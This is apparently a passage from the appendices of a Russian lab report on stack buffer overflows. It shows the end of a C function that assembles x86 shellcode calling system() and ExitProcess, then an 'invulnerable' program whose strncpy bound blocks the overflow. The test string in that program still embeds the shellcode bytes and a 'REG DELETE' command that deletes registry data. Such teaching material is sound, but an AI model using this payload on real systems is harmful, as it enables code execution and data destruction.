strcat(shell, "\\xEB\\x0E\\xBB");

strcat(shell, sys\_ad);

strcat(shell, "\\xFF\\xD3\\xBB");

strcat(shell, exitpr\_ad);

strcat(shell, "\\xFF\\xD3\\xE8\\xED\\xFF\\xFF\\xFF ");

strcat(shell, func);

printf("\n%s\n", shell);

return shell;

}

ПРИЛОЖЕНИЕ C

Листинг программы «Неуязвимая программа»

#define \_CRT\_SECURE\_NO\_WARNINGS

#include <stdio.h>

#include <string.h>

#define SIZE\_ARRAY 8

void overflow(char\*);

int main()

{

char\* str = "UUUUUUUUUUUU\x11\xE2\x38\x76\xEB\x0E\xBB\x50\x32\xD4\x65\xFF\xD3\xBB\x3D\x42\x4D\x76\xFF\xD3\xE8\xED\xFF\xFF\xFF REG DELETE HKEY\_CURRENT\_USER\\RegDelete\\delete /f";

overflow(str);

return 0;

}

void overflow(char\* str)

{

char buf [SIZE\_ARRAY];

strncpy(buf, str, SIZE\_ARRAY);

}